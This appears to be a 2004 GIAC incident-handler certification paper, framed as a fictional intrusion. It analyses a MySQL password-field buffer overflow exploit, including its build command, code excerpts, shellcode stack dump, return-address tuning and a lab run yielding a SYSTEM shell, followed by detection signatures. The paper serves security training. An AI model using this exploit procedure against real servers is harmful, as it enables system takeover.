Oversights Add Up:
MySQL Buffer Overflow

GIAC Certified Incident Handler
Practical Assignment Version 3.0

Zdravko Pribeg
Submitted: January 19, 2004

Abstract 1
Statement of Purpose 2
Disclaimer 2
Setting the Scene – the Victim Company 2
Setting the Scene – the Attacker and his Objectives 2
The Plan of Attack 3
The Exploit 4
MySQL Buffer Overflow (CAN-2003-0780) 4
Operating systems susceptible 4
The Application 5
Variants 6
Description 6
Analysis of the Exploit code 6
Creating Test MySQL Environment 10
Running the Exploit in Test Environment 12
Signatures of the Attack 15
The Platforms/Environments 16
Victim's Platform 16
Source Networks 17
Stages of the Attack 21
Reconnaissance 21
Mapping 28
Preparing the Exploit 35
Exploiting the System 39
Buffer Overflow Fails 39
Physical Access to the Network by Social Engineering 39
Ettercap Sniffing of TN3270 Passwords 39
Unprotected NFS Share 41
Access to Mainframe Permitted From Internet 42
Keeping Access 44
Covering Tracks 44

The Incident Handling Process 46
Preparation 46
Identification 47
Containment 52
Eradication 53
Recovery 53
Lessons Learned 53
Appendices 56
Appendix A – List of operating systems compatible with MySQL 56
Appendix B – An Exploit for CAN-2003-0780 57
Appendix C – Output from Sam Spade 63
References 66

Abstract

This paper is written to fulfill one of the requirements for obtaining GIAC Certified Incident Handler certification. The situation described is based on an actual penetration test. The goal of the audit was to assess vulnerability to both Internet-based and internal attacks.

A variety of tools and techniques used in mounting attacks are described. The exploit covered in depth is the MySQL Buffer overflow in get_salt_from_password (CAN-2003-0780). Social engineering, ARP sniffing and a number of small security oversights all play a role in mounting the attacks.

The paper shows how an attacker could have obtained unauthorized copies of important files from UNIX and IBM mainframe environments. It also describes why these preventable vulnerabilities existed in the first place, showing how seemingly little omissions could lead to a costly and embarrassing security breach.

It is also shown how the incident would have been discovered and handled from by the people tasked to perform the Incident Handling process. The paper examines how the evidence was gathered, how the attacker was identified, and why it was not possible to prosecute him due to a missing link in the chain of evidence.

Statement of Purpose

Disclaimer

Events described in this paper never actually happened. However, the description of the company and its IT environment, the vulnerabilities, and the security measures employed is based on a recent real-life security audit. The identity of all parties has been protected. There is no intentional link to any other actual company or entity.

The hypothetical attacker tells his side of the story. His motives and values do not reflect the beliefs of the author.

Setting the Scene – the Victim Company

RapidClientServer Inc. is in the business of developing and selling an enterprise-class Manufacturing Resource Planning product suite. User interface agents run on a variety of platforms, including many flavours of UNIX and Windows, and others such as VMS/VAX, and so on. The server software, originally developed to run on IBM's MVS operating system, is written mostly in Assembler.

The RapidClientServer Inc. is about 10 years old. It is currently owned by a Belgian software company. The product is technically very advanced, but was never very successful, as its marketing and sales strategies did not seem to work as intended. There was a round of layoffs recently. The company is operating in maintenance mode, with little new development planned for this year. The core employees, most of them technically very competent, are still around.

Setting the Scene – the Attacker and his Objectives

Eight years ago, in the happier days for RapidClientServer Inc., it was a common practice to hire Co-op students. The Co-op program (where students would alternate between periods of attending university and stints of 4 or 8 months of actual work experience) worked really well for RapidClientServer: they would often recruit the best talent and the cost was low. A number of students were hired full-time. One of them (we'll call him Black) worked in the Quality Assurance group, where he acquired broad knowledge of RapidClientServer products. At the same time he also learned basic OS/390 skills[1] (which were not taught at the university) required for testing of the server component.

Black, who works as a security specialist for a large consulting company, has many contacts in the local IT community. One thing led to another, and he was

[1] IBM's flagship operating system, originaly called MVS, has evolved over time and was later renamed to OS/390 and more recently to z/OS. It is used on large IBM mainframes, running both legacy and new applications for governments and large companies. While such mainframes were phased out in many organizations, they are still extensively used in others. IBM's home page is www.ibm.com.

approached by a representative of a company which competes with RapidClientServer, who was interested in their superior technology. He was willing to pay for the RapidClientServer product source code base, including both the client and the server component.

Black was going to receive a small down payment for his efforts, and a large sum for the source code, on the condition that both client and server source be delivered.

The Plan of Attack

Black's knowledge of RapidClientServer's environment and people was dated, but he was still able to make some reasonable assumptions. He knew that the server code was stored on the RapidClientServer mainframe, and he would somehow need to break into OS/390.

The client code would be found in the source code repository – at the time Black was working there, PVCS[2] was in use. The files were stored on a Novell file server. However, it would be sufficient to break into any one of the numerous "make" machines. This is why: the HP-UX user interface agent, for example, was built on a HP-UX make machine. The make script (used to produce executables from the source) would obtain the source code from the PVCS repository, and parameters provided as its input would cause it to build the particular HP-UX client. This same source code could be used to build on any other platform, only the make scripts parameters would need to be changed.

The plan of attack started to take form in Black's mind. Although the actual details will have to be developed later, his preferred approach was to look for vulnerabilities from Internet, and gain access by exploring a possible security weakness. He liked this approach as it did not require his physical presence at the victim's site. However, it might not be possible to break in. Also, obtaining mainframe code might be more difficult.

If the Internet approach does not work out, he would try to gain access (if possible) via a modem, or by breaking into the victim's wireless network. As a last resort, he would attempt to gain access to the wired Local Area Network by social engineering.

[2] PVCS, a Software Configuration Management product, is now owned by Merant. More information is availlable at http://www.merant.com/Products/ECM/scmsolutions.asp. At the time of the attack, RapidClientServer developers were actually using Perforce (see http://www.perforce.com) on an AIX server.

The Exploit

MySQL Buffer Overflow (CAN-2003-0780)

The Common Vulnerabilities and Exposures (http://cve.mitre.org/) catalogs[i] this exploit as CAN-2003-0780. It is "MySQL Buffer overflow in get_salt_from_password from sql_acl.cc". It was reported by CERT as well[ii].

This vulnerability was reported in mid-September 2003, about three months before the attack occurred.

Here is the CVE entry:

Name	CAN-2003-0780 (under review)
Description	Buffer overflow in get_salt_from_password from sql_acl.cc for MySQL 4.0.14 and earlier, and 3.23.x, allows attackers with ALTER TABLE privileges to execute arbitrary code via a long Password field.
References	• BUGTRAQ:20030910 Buffer overflow in MySQL • URL:http://www.securityfocus.com/archive/1/337012 • FULLDISC:20030910 Buffer overflow in MySQL • URL:http://lists.netsys.com/pipermail/full-disclosure/2003-September/009819.html • BUGTRAQ:20030913 exploit for mysql -- [get_salt_from_password] problem • URL:http://marc.theaimsgroup.com/?l=bugtraq&m=106364207129993&w=2 • DEBIAN:DSA-381 • URL:http://www.debian.org/security/2003/dsa-381 • ENGARDE:ESA-20030918-025 • MANDRAKE:MDKSA-2003:094 • URL:http://www.mandrakesecure.net/en/advisories/advisory.php?name=MDKSA-2003:094 • CONECTIVA:CLA-2003:743 • URL:http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000743 • REDHAT:RHSA-2003:281 • URL:http://www.redhat.com/support/errata/RHSA-2003-281.html • REDHAT:RHSA-2003:282 • URL:http://www.redhat.com/support/errata/RHSA-2003-282.html • BUGTRAQ:20030917 TSLSA-2003-0034 - mysql • URL:http://marc.theaimsgroup.com/?l=bugtraq&m=106381424420775&w=2
Phase	Assigned (20030911)
Votes	
Comments	

Operating systems susceptible

Operating systems that can run MySQL include many flavours of UNIX, Windows 9x, Me, NT, 2000, and XP, Mac OS X and others. The complete list is available in Appendix A.

The Application

MySQL Website[iii] describes the product as follows:

> The MySQL database server is the world's most popular open source database. Its architecture makes it extremely fast and easy to customize. Extensive reuse of code within the software and a minimalistic approach to producing functionally-rich features has resulted in a database management system unmatched in speed, compactness, stability and ease of deployment. The unique separation of the core server from the storage engine makes it possible to run with strict transaction control or with ultra-fast transactionless disk access, whichever is most appropriate for the situation.
>
> The MySQL database server is available without a license fee under the GNU General Public License (GPL). Commercial non GPL licenses are available for users who prefer not to be restricted by the terms of the GPL.

MySQL is a client-server application offering rich functionality, and many utility programs. We we will focus only on the core components relevant to our purposes and Windows platform, as the exploit was used against MySQL running on a Windows server.

mysqld

The SQL server daemon (or service). It provides core database functionality. While it may be run from command prompt, in Windows production environments it is commonly installed as a service ("mysqld –-install" installs the service in the Automatic startup mode). Commands "net start mysql" and "net stop mysql" (or the Services GUI) can be used to start or stop the service.

By default, mysqld listens for incoming connections on TCP port 3306.

mysqladmin

Utility for performing administrative operations, such as creating or dropping databases, reloading the grant tables, flushing tables to disk, and reopening log files. mysqladmin can also be used to retrieve version, process, and status information from the server.

mysql

A simple SQL shell that supports interactive and non-interactive use. To use mysql client, you need to specify the userid and password for the connection. Special user "root" has administrative privileges.

You can use "mysql –-help" to display command usage.

mysqlshow

Displays information about databases, tables, columns, and indexes.

Vulnerable versions: According to the CVE entry for CAN-2003-0780, versions 4.0.14 and earlier, and 3.23.x are vulnerable. In fact, version 3.23.58, available from MySQL at http://www.mysql.com/downloads/mysql-3.23.html, is no longer vulnerable. This makes sense: while MySQL still offers an older (3.23.x) version for those who require it, it has been patched. The victim organization used version 3.23.49 on Windows 2000 server. The older Windows source and/or binary distribution can be found, for example, by searching the Web for "3.23.49 windows source". One convenient URL for download is http://web.dadanini.com:7980/mysql/downloads_html/mysql-3.23.html.

Variants

A different MySQL Buffer Overflow attack using a long password field was also described as CAN-2002-1375[iv]. A reference[v] from this CVE entry states that this attack can be used as Denial of Service (DoS) on all platforms, but can not be used for execution of arbitrary code on Windows. DoS is the result of server crash due to overwriting the return pointer in the stack with data longer than expected.

Therefore, it would not be a suitable exploit in our case

Description

Concept of the buffer overflow in general has been described in several papers written by GIAC certification candidates (Nicole Decker[vi], Bill LaRiviere[vii], and others). Many other sources are available as well, including the early work of Aleph One[viii]. In order to avoid restating the work of others, this paper focuses on the practical challenges, techniques, tools and frustrations related to transforming a "proof of concept" buffer overflow code into an efficient attack vehicle, tailored to a specific situation.

Building the Exploit code

The vulnerability is in the server component of MySQL. The exploit code (mysql.c), provided by "Lion" at cnhonker.net[ix] is included as Appendix B. Building exploit code can be performed by

```
gcc -o mysql-orig mysql-orig.c -L/usr/lib/mysql -lmysqlclient -lz
```

To build in UNIX environment, you will need the GNU compiler, libmysqlclient.a (MysSQL client library) and libz.a (compression routines). These libraries can be obtained, for example, as a RedHat RPM packages MySQL-devel-3.23.58-1 and zlib-devel-1.1.4-8.

Analysis of the Exploit code

Gathering of Inputs

running the exploit code without any arguments produces the following output:

```
@-------------------------------------------------@
# Mysql 3.23.x/4.0.x remote exploit(09/13)-2.0b4  #
@ by bkbll(bkbll_at_cnhonker.net,bkbll_at_tom.com @
-------------------------------------------------
Usage:./mysql-orig -d <host> -p <root_pass> -t <type>
      -d target host ip/name
      -p 'root' user password
      -t  type [default:1]
      ------------------------------
         1 [0x42125b2b]: linux:glibc-2.2.93-5
         2 [0x77e7bec3]: windows2000 SP4 CN
```

The "main" function gathers command parameters. Note that "type" relates to the address used to overwrite the stack return pointer, and it is depending on the OS, as well as the patches applied. The address shown will work with Windows 2000 Service Pack 4**. Coding the right address will be the main challenge in making the exploit work.**

Initiating a Connection and Altering 'user' Table

```
conn=mysqlconn(server,PORT,ROOTUSER,rootpass,MYDB);
if(conn==NULL) exit(0);
      printf("ok\n");
      printf("[+] ALTER user column...");
      fflush(stdout);
      if(mysql_real_query(conn,ALTCOLUMSQL,strlen(ALTCOLUMSQL))!=
0)
            sqlerror("ALTER user table failed");
      //select
      printf("ok\n");
```

Function mysqlconn is invoked with the server IP address, default port (3306), root userid and password. MYDDB resolves to "mysql", which is the built-in database controlling system information. mysqlconn is a simple wrapper for library function mysql_real_connect, which actually performs the connection.

One of the tables is 'user', and the attacker's goal is to modify the "password" column as follows:

"ALTER TABLE user CHANGE COLUMN Password Password LONGTEXT"

Why is that necessary? Let us first examine what "user" table is, using mysqlshow and mysql utilities:

```
[pribeg@Linux-Lab mysql0780]$ mysqlshow -u root -h
192.168.123.100 mysql
Database: mysql
+--------------+
|    Tables    |
+--------------+
```

```
| columns_priv |
| db           |
| func         |
| host         |
| tables_priv  |
| user         |
+--------------+
[pribeg@Linux-Lab mysql0780]$ mysql -u root -h 192.168.123.100
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3 to server version: 3.23.49-nt-log
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use mysql;
Reading table information for completion of table and column
names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> describe user;
+-----------------+-----------------+------+-----+---------+-----
| Field           | Type            | Null | Key | Default |
Extra |
+-----------------+-----------------+------+-----+---------+-----
| Host            | char(60) binary |      | PRI |         |
|
| User            | char(16) binary |      | PRI |         |
|
| Password        | char(16) binary |      |     |         |
|
| Select_priv     | enum('N','Y')   |      |     | N       |
etc...
```

As you can see, 'password' is a column in the 'user' table, defined as `char(16) binary`. The exploit must change this definition to `longtext`, otherwise the attempt to supply a very long password will fail, doing no harm to the server.

Selecting a Valid User and Setting Up Overflow Buffer

Next, the exploit looks for a valid user entry. This user's passwords will be changed to cause the buffer overflow.

```
//select
printf("ok\n");
printf("[+] Select a valid user...");
fflush(stdout);
if(mysql_real_query(conn,LISTUSERSQL,strlen(LISTUSERSQL))!=0)
     sqlerror("select user from table failed");
result=mysql_store_result(conn);
if(result==NULL)
      sqlerror("store result error");
rslines=mysql_num_rows(result);
if(rslines==0)
      sqlerror("Cannot find a user");
row=mysql_fetch_row(result);
snprintf(muser,19,"%s",row[0]);
printf("ok\n");
printf("[+] Found a user:%s\n",muser);
memset(buffer,0,BUF);
```

`LISTUSERSQL is an SQL query: "SELECT user FROM mysql.user WHERE user!='root' LIMIT 0,1".` We do not want to modify root password (because we may want to continue to use root), and we want the first result from the result set.

The next section of code prepares the character representation of jmpaddress (which dictates where the code continues when thestack return pointer is overwritten). `buffer` is the beginning of the SQL statement.Note that jmpaddress really should have been defined with the length of 9, not 8!

```
memset(buffer,0,BUF);
i=sprintf(buffer,"update user set password='");
sprintf(jmpaddress,"%x",jmpaddr);
jmpaddress[8]=0;
```

Next, the exploit code starts building buffer buf2, that will be used for the overflow attack.It is formed, as usual, like this:

"9090....90"	Padding of 68 NOP instructions, in character representation
"06eb"	Jump over the return address
"77e7bec3"	8 character string representing jump address
"4A5A10..."	character string representing Windows shell code.

In our case, password length will be 888 characters. Now the SQL statement is completed to look like

"`update user set password='`*exploit_buffer_buf2*`' where user = '`*some_user*`'"`

The MySQL routines that are vulnerable to attack: acl_init checks for passwords length not a multiple of 8 (the exploit makes sure that does not happen), but does not check for length

```
else if (length % 8)          // This holds true for passwords
    {
      sql_print_error(
        "Found invalid password for user: '%s@%s'; Ignoring
           user",
        user.user ? user.user : "",
         user.host.hostname ? user.host.hostname : ""); /*
           purecov: tested */
      continue; /* purecov: tested */
    }
get_salt_from_password(user.salt,user.password);
```

The called routine receives a pointer (*res) to a structure comprised of two ulong elements (total of 8 bytes). However, get_salt_from_password keeps going until it founds a null character in the password string (potentially more than 8 bytes), and overwrites the stack.

```
void get_salt_from_password(ulong *res,const char *password)
{
  res[0]=res[1]=0;
  if (password)
  {
    while (*password)
    {
      ulong val=0;
      uint i;
      for (i=0 ; i < 8 ; i++)
      val=(val << 4)+char_val(*password++);
      *res++=val;
    }
  }
  return;
}
```

The shell code is set to listen on port 53. After sending the poisoned SQL statement, the exploit proceeds to connect to port 53 of the victim's machine. This could have been omitted, and it could have used `netcat`[x] instead. If the exploit is successful, victim's system command prompt will show next, giving the attacker access to the compromised system. With default installation of MySQL, the attacker will have powerful rights of the Local System account.

Creating Test MySQL Environment

It is important to understand that the Windows MySQL server component comes in different flavours. MySQL documentation[xi] states

> Starting with MySQL 3.23.38, the Windows distribution includes both the normal and the MySQL-Max server binaries. Here is a list of the different MySQL servers from which you can choose:

Binary	Description
`mysqld`	Compiled with full debugging and automatic memory allocation checking, symbolic links, and `InnoDB` and `BDB` tables.
`mysqld-opt`	Optimized binary. From version 4.0 on, `InnoDB` is enabled. Before 4.0, this server includes no transactional table support.
`mysqld-nt`	Optimized binary for NT/2000/XP with support for named pipes.
`mysqld-max`	Optimized binary with support for symbolic links, and `InnoDB` and `BDB` tables.
`mysqld-`	Like `mysqld-max`, but compiled with support for named pipes.

max-nt	

To mount a successful attack, it is very important to be certain of both the version of the MySQL and the server flavour. Why is it important? As this is a buffer overflow attack, the return pointer in the stack has to be overwritten with the right address. This address may vary, based on several factors, including which server executable is in use and maintenance applied to the operating system. Fortunately for the attacker, this information can be easily obtained:

```
C:\mysql\bin>mysql -h sql.victim.com -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4 to server version: 3.23.49-nt
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql>
```

At this point, the attacker needs to obtain the Windows distribution and install it on a machine that most closely resembles victim's environment. It is possible to make some educated guesses:


- the victim is running Windows 2000 Server with Service Pack 4 (the most current at this time).
- MySQL is installed as a service (as opposed to running it manually, in a command window).

Therefore, let's install and run the service on the test Windows machine:

```
C:\mysql\bin>mysqld-nt --install
Service successfully installed.
C:\mysql\bin>net start mysql
The MySql service is starting.
The MySql service was started successfully.
```

As the `user` table of the `mysql` database will be corrupted during the attack, we will save it by copying c:\mysql\data\mysql\user.* to some other directory. We can then easily copy the files back to restore previous data.

The next step is to set up a debug tool to examine a possible server crash. We will use Dr. Watson, a tool that comes with Windows. It is set up by typing "`drwtsn32 -i`". A dialog box will come up, confirming that Dr. Watson was set up as a default application debugger. We can further set up Dr. Watson by typing "`drwtsn32`". The result is the dialog resembling this:




Log File Path is where we will look for information about the crash.

Running the Exploit in Test Environment

The exploit is built on a Linux machine. Target is the Windows server with IP address 192.168.123.100.

```
./mysql -d 192.168.123.100 -t 2 -p ""
@-----------------------------------------------@
# Mysql 3.23.x/4.0.x remote exploit(09/13)-2.0b4  #
@ by bkbll(bkbll_at_cnhonker.net,bkbll_at_tom.com @
-------------------------------------------------
[+] system type:windows,using ret addr:0x77e7bec3,pad:72
[+] Connecting to mysql server 192.168.123.100:3306....ok
[+] ALTER user column...ok
[+] Select a valid user...ok
[+] Found a user:
[+] Password length:888
[+] Modified password...ok
[+] Finding client socket......ok
[+] socketfd:3
[+] Overflow server....ok
[+] Waiting for a shell.....
[+] Trying 192.168.123.100:53....
[+] Trying 192.168.123.100:53....error:Connection timed out
```

On Windows machine, we get



Looking at Dr. Watson log, we can see that the fault was at our jump address (0x77e7bec3), and we can recognize our NOP instructions (0x90) in the stack. All we need to do is to change our jump address to one of our NOPs, 0x01b2fb5c for example.

```
        77e7bec2 ???
FAULT ->77e7bec3 ???
        77e7bec4 ???
*----> Raw Stack Dump <----*
01b2fb1c  5b 66 43 00 6c fb b2 01 - fc fc b2 01 20 46 51 00
[fC.l....... FQ.
01b2fb2c  d8 4e 65 00 01 00 00 00 - 00 02 00 00 00 00 00 00
.Ne.............
01b2fb3c  e8 f5 df 00 00 00 00 00 - 00 00 00 00 09 00 00 00
................
01b2fb4c  00 00 00 00 f8 f5 df 00 - 90 90 90 90 90 90 90 90
................
01b2fb5c  90 90 90 90 90 90 90 90 - 90 90 90 90 90 90 90 90
................
01b2fb6c  90 90 90 90 90 90 90 90 - eb 06 90 90 c3 be e7 77
...............w
01b2fb7c  eb 10 5a 4a 33 c9 66 b9 - 7d 01 80 34 0a 99 e2 fa
..ZJ3.f.}..4....
01b2fb8c  eb 05 e8 eb ff ff ff 70 - 95 98 99 99 c3 fd 38 a9
.......p......8.
01b2fb9c  99 99 99 12 d9 95 12 e9 - 85 34 12 d9 91 12 41 12
.........4....A.
01b2fbac  ea a5 12 ed 87 e1 9a 6a - 12 e7 b9 9a 62 12 d7 8d
.......j....b...
01b2fbbc  aa 74 cf ce c8 12 a6 9a - 62 12 6b f3 97 c0 6a 3f
.t......b.k...j?
01b2fbcc  ed 91 c0 c6 1a 5e 9d dc - 7b 70 c0 c6 c7 12 54 12
.....^..{p....T.
01b2fbdc  df bd 9a 5a 48 78 9a 58 - aa 50 ff 12 91 12 df 85
...ZHx.X.P......
01b2fbec  9a 5a 58 78 9b 9a 58 12 - 99 9a 5a 12 63 12 6e 1a
.ZXx..X...Z.c.n.
01b2fbfc  5f 97 12 49 f3 9a c0 71 - 1e 99 99 99 1a 5f 94 cb
_..I...q......_..
01b2fc0c  cf 66 ce 65 c3 12 41 f3 - 9c c0 71 ed 99 99 99 c9
.f.e..A...q.....
01b2fc1c  c9 c9 c9 f3 98 f3 9b 66 - ce 75 12 41 5e 9e 9b 99
.......f.u.A^...
```

```
01b2fc2c  99 ac aa 59 10 de 9d f3 - 89 ce ca 66 ce 69 f3 98
...Y.......f.i..
01b2fc3c  ca 66 ce 6d c9 c9 ca 66 - ce 61 12 49 1a 75 dd 12
.f.m...f.a.I.u..
01b2fc4c  6d aa 59 f3 89 c0 10 9d - 17 7b 62 10 cf a1 10 cf
m.Y......{b.....
```

Just restarting mysqld-nt will not work:

```
C:\mysql\bin>net start mysql
The MySql service is starting.
The MySql service could not be started.
A system error has occurred.
System error 1067 has occurred.
The process terminated unexpectedly.
```

The MySQL error log (in C:\mysql\data\mysql.err) shows

```
MySql: ready for connections
040112 23:08:40  MySql: Got signal 11. Aborting!
040112 23:08:41  Aborting
040112 23:08:41  MySql: Shutdown Complete
```

After restoring the files comprising the 'user' table (user.frm, user.MYD, user.MYI in C:\mysql\data\mysql) we will be able to restart the MySQL service.

```
C:\mysql\bin>net start mysql
The MySql service is starting.
The MySql service was started successfully.
```

In other words, the attacker has only one chance, as the attack will be noticed! Let us try the attack again. Note that the original exploit code must be slightly modified to use a different address, and to properly handle address starting with 0:

```
{ "windows2000 SP4 with mysqld-nt service",0x01b2fb5c,9*4*2,1},

i=sprintf(buffer,"update user set password='");
sprintf(jmpaddress,"%0.8x",jmpaddr);
```

Now we get

```
[pribeg@Linux-Lab mysql0780]$ ./mysql-mod -d 192.168.123.100 -t 2 -p ""
@--------------------------------------------------@
# Mysql 3.23.x/4.0.x remote exploit(09/13)-2.0b4  #
@ by bkbll(bkbll_at_cnhonker.net,bkbll_at_tom.com @
----------------------------------------------------
[+] system type:windows,using ret addr:0x1b2fb5c,pad:72
[+] Connecting to mysql server 192.168.123.100:3306....ok
[+] ALTER user column...ok
[+] Select a valid user...ok
[+] Found a user:
[+] Password length:888
```

```
[+] Modified password...ok
[+] Finding client socket......ok
[+] socketfd:3
[+] Overflow server....ok
[+] Waiting for a shell.....
[+] Trying 192.168.123.100:53....ok
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\mysql\data>whoami
whoami
NT AUTHORITY\SYSTEM

C:\mysql\data>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : xxx.xxx.xxx.net
        IP Address. . . . . . . . . . . . : 192.168.123.100
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.123.254

C:\mysql\data>
```

The exploit worked – we have the Windows command prompt, and are running under the local System account. Note that repeating this experiment shows that the stack address may change from one execution to the next – it is a hit or miss proposition.

Signatures of the Attack

1. MySQL stops responding to client requests.

2. While the attacker is connected to the Windows command prompt, mysqld has an open TCP connection on port 53. By combining use of netstat and fport[xii], it is possible to find out the TCP address the attack is coming from (marked in red):

```
C:\mysql\bin>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1276  mysqld-nt      ->  53    TCP   C:\mysql\bin\mysqld-nt.exe
.....
1276  mysqld-nt      ->  3306  TCP   C:\mysql\bin\mysqld-nt.exe
...

C:\mysql\bin>netstat -n

Active Connections
```

```
Proto  Local Address          Foreign Address        State
TCP    127.0.0.1:1094         127.0.0.1:44334        ESTABLISHED
TCP    127.0.0.1:44334        127.0.0.1:1094         ESTABLISHED
TCP    192.168.123.100:53     192.168.123.54:1887    ESTABLISHED
TCP    192.168.123.100:3306   192.168.123.54:1885    ESTABLISHED
```

-n option shows port numbers, as opposed to names.

3. Stopping mysql service does not work – the service does not shut down:

```
C:\mysql\bin>net stop mysql
The MySql service is stopping.............................
```

4. After the reboot, MySQL error log (found by default in c:\mqsql\data\mysql.err) shows

```
040113  9:59:40  MySql: Got signal 11. Aborting!
040113  9:59:41  Aborting
040113  9:59:42  MySql: Shutdown Complete
040113 10:35:00  MySql: Got signal 11. Aborting!
040113 10:35:01  Aborting
040113 10:35:01  MySql: Shutdown Complete
```

At this point, 'user' table in 'mysql' database is corrupted and needs to be restored before MySQL is able to start again.

```
C:\mysql\bin>copy C:\mysql\data\good\*.* C:\mysql\data\mysql\
C:\mysql\data\good\user.frm
C:\mysql\data\good\user.MYD
C:\mysql\data\good\user.MYI
        3 file(s) copied.
C:\mysql\bin>net start mysql
The MySql service is starting.
The MySql service was started successfully.
```

No alerts were generated by the open source Network Intrusion Detection System, snort[3]. A possible explanation could be that while snort looks for NOP sequences (repeating hexadecimal '90' bytes), in this case it is their ASCII representation that is transmitted on the network, and an alert is not triggered.

The Platforms/Environments

Victim's Platform

The victim organization uses about 150 computers with various operating systems. The ones relevant to our incident are:

- Windows 2000 Server, Service Pack 4, running MySQL 3.23.49-nt

[3] snort is available at http://www.snort.org/dl/


- Windows 2000 Professional, Service Pack 4, running Hummingbird Communications Host Explorer for Windows NT (a 3270 terminal emulator[4])
- LINUX RedHat 9.0
- IBM mainframe running MVS/ESA SP V5R2.2

Source Networks

